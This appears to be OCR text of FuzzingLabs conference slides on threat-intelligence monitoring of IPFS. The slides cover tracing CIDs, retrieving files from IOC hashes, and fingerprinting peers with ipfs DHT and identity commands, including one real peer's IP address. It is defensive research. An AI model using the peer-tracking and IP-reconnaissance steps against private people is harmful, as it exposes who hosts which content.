
Looking for a object in IPFS DHT



OSINT & CTI

How to monitor IPFS links/CID?

IPFS links/CID - Where to find them & **what to learn?**




IPFS links/CID - Examples in the wild


- Written on the blockchain **related to NFT** with time stamped and signed transactions associated.
  → **date & blockchain address**

- Analysed with scanning tools like **VirusTotal** this could give information.
  → **date first seen**

- Shared on different **“archive”** and **social media** website(LibGen, Dtube, etc.)
  → **date & username**

- Shared in **forums** and **discussions channel** (Telegram, discord, etc.)
  → **date & username**





OSINT & CTI

What if files are not available anymore?

What if files are not available anymore?


- **Censored** (410)
  - Gateways block the access to “malicious” CID

410 Gone

The content that you requested has been blocked because of legal, abuse, malware or security reasons.


If you feel that this content has been blocked in error, please contact abuse@protocol.ai. Include the full URL and, if applicable, the reason why it should not be blocked.

- TIPS
  - Use another gateway
  - Direct download of the file using local node



- **Unavailable** (504)
  - Root cause:
    - Hosting nodes are not accessible
    - File has never been on IPFS


- TIPS
  - Use Wayback Machine with gateway url for a CID
  - Look for the equivalent file signature on other content addressable networks.
    - Filecoin, Arweave




OSINT & CTI

How to find IPFS file variants?


How to find IPFS file variants?



IPLD similarity in action - Same JPG



IPLD similarity in action - Same chunks of bytes




OSINT & CTI

How to retrieve files from IOCs?


Correlation between IOC and CID

- Reminder
  - CID contain SHA256

- Use-case examples:
  - Retrieve file from hash
  - Improve network detection



EXAMPLE: From IOC **SHA256** hash to IPFS **CID**



OSINT & CTI

How to monitor IPFS nodes?

Nodes/PeerID analysis


- Get the peers hosting a file (return PeerIDs):
  - `ipfs dht findprovs <CID>`
- Get the identity of a peer:
  - `ipfs id <PeerID>`

- How to use informations:
  - Publickey
    - Compute IPNS (DNS for IPFS)
  - Addresses
    - IP Recon (Shodan. etc.)
  - AgentVersion
    - Fingerprint
  - Protocols
    - Monitoring PubSub topics/messages

- Example: IPStrom
  - `AgentVersion: storm`


```
"ID": "12D3KooWN7jERBPXuMbzS7MMqQNe3fb4vWVHEeP67ozjmtRrrfCk",
"PublicKey": "CAESILa+7unZtectwxbBLDCOfNPTISD52YZDc+H1fJyUt7d5",
"Addresses": [
    "/ip4/162.55.167.163/tcp/4001/p2p/12D3KooWN7jERBPXuMbzS7MMqQNe3fb4vWVHEeP67ozjmtRrrfCk",
    "/ip6/2a01:4f8:c010:954c::1/udp/4001/quic/p2p/12D3KooWN7jERBPXuMbzS7MMqQNe3fb4vWVHEeP67ozjmtRrrfCk"
],
"AgentVersion": "kubo/0.19.0/",
"Protocols": [
    "/floodsub/1.0.0",
    "/ipfs/bitswap",
    "/ipfs/bitswap/1.0.0",
    "/ipfs/bitswap/1.1.0",
    "/ipfs/bitswap/1.2.0",
    "/ipfs/id/1.0.0",
    "/ipfs/id/push/1.0.0",
    "/ipfs/kad/1.0.0",
    "/ipfs/lan/kad/1.0.0",
    "/ipfs/ping/1.0.0",
    "/libp2p/autonat/1.0.0",
    "/meshsub/1.1.0",
    "/x/"
]
```


Network Monitoring: IPFS Crawler (Nebula)



Continuous monitoring of nodes & files

- IPFS does not store any “historical” information about peers or objects
- By monitoring the DHT & Bitswap constantly we can:
  - Know who was the **first peer hosting a file**
  - Know when this **file was first seen** on the IPFS network
  - Get all the **CID** composing the IPLD structure and check if some of them are **already known** (existing CID or computed from an IOC)
  - Track the **nodes joining and quitting** the network
  - Track all the **PubSub topics** used by the nodes
  - And more…
- As for most decentralized (Tor, Bittorent, etc.) the best way to get as much information as possible is to **understand the protocol**, setup a **sufficient amount of nodes** in the network and make them **logs the information** you are interested in.

IPFS Network



Conclusion & Future

Conclusion & Future

- IPFS
  - Decentralized P2P network built on libp2p
  - Based on content addressing where objects are identified with hash of their content (CID) and structured using IPLD
- OSINT/CTI can be applied at different levels
  - CID/links diffusion
  - File content and structure
  - Nodes fingerprinting
  - Global monitoring
    - If your company doesn't need ipfs, block all the common gateways
- Current Fuzzinglabs research
  - Monitoring InterPlanetary Name System (IPNS)
  - Monitoring IPFS PubSub usage and actors (rendezvous, etc.)
  - Other web3 decentralized storage network (Arweave, Swarm, etc.)
  - Integration of IPFS inside FuzzingLabs OSINT plateform

Thanks for your time! Any questions?

Patrick

Tanguy

- Twitter: @Pat_Ventuzelo
- Mail: patrick@fuzzinglabs.com